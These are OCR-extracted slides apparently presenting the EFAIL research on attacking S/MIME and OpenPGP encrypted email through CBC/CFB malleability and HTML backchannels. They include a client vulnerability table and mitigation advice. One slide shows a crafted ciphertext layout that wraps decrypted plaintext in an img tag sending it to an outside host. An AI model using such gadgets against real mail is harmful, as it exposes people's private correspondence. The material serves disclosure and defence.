
Malleability of CBC



Malleability of CBC



Malleability of CBC



Attacking S/MIME

PRACTICAL ATTACK AGAINST S/MIME

Content-type: te	xt/html\nDear Sir	or Madam, the se	ecret meeting wi

Original


Crafted

????????????????	<img "	????????????????	" src="efail.de/
Content-type: te	xt/html\nDear Sir	or Madam, the se	ecret meeting wi
????????????????	">		

Attacking OpenPGP

DIFFERENCES TO S/MIME

- OpenPGP uses a variation of CFB-Mode
- **PGP-Standard has integrity protection**
- **Compression is enabled by default**



OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Windows	Outlook 2007	∠	∠	∠	√
	Outlook 2010	∠	√	√	√
	Outlook 2013	⊥	√	√	√
	Outlook 2016	⊥	√	√	√
	Win. 10 Mail	∠	–	–	–
	Win. Live Mail	∠	–	–	–
	The Bat!	⊥	√	√	√
	Postbox	∠	∠	∠	∠
	eM Client	∠	√	∠	√
	IBM Notes	∠	–	–	–
Linux	Thunderbird	∠	∠	∠	∠
	Evolution	∠	√	√	√
	Trojitá	∠	√	√	√
	KMail	⊥	√	√	√
	Claws	√	√	√	√
	Mutt	√	√	√	√
macOS	Apple Mail	∠	∠	∠	∠
	MailMate	∠	√	√	√
	Airmail	∠	∠	∠	∠
iOS	Mail App	∠	–	–	–
	Canary Mail	–	√	√	√

OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Android	K-9 Mail	–	√	√	√
	R2Mail2	∠	√	∠	√
	MailDroid	∠	√	∠	√
	Nine	∠	–	–	–
Webmail	United Internet	–	√	√	√
	Mailbox.org	–	√	√	√
	ProtonMail	–	√	√	√
	Mailfence	–	√	√	√
	GMail	∠	–	–	–
Webapp	Roundcube	–	√	√	∠
	Horde IMP	⊥	√	∠	∠
	AfterLogic	–	√	√	√
	Rainloop	–	√	√	√
	Mailpile	–	√	√	√

∠	Exfiltration channel (no user interaction)
⊥	Exfiltration channel (user interaction required)
√	No exfiltration channel
–	encryption scheme not supported

Overview

1. S/MIME and OpenPGP
2. History of Secure Email
3. Backchannels
4. Direct Exfiltration Attack
5. Malleability Gadget Attacks
6. Conclusions

Conclusions

- New attacks exploiting functionalities between crypto / non-crypto standards
- Countermeasures hard to apply:
  - S/MIME is broken
  - OpenPGP needs revisions
- Recommendations:
  - Short term: disable HTML
  - Mid term: patch the clients
  - Long term: new standards
- Responsible disclosure very complex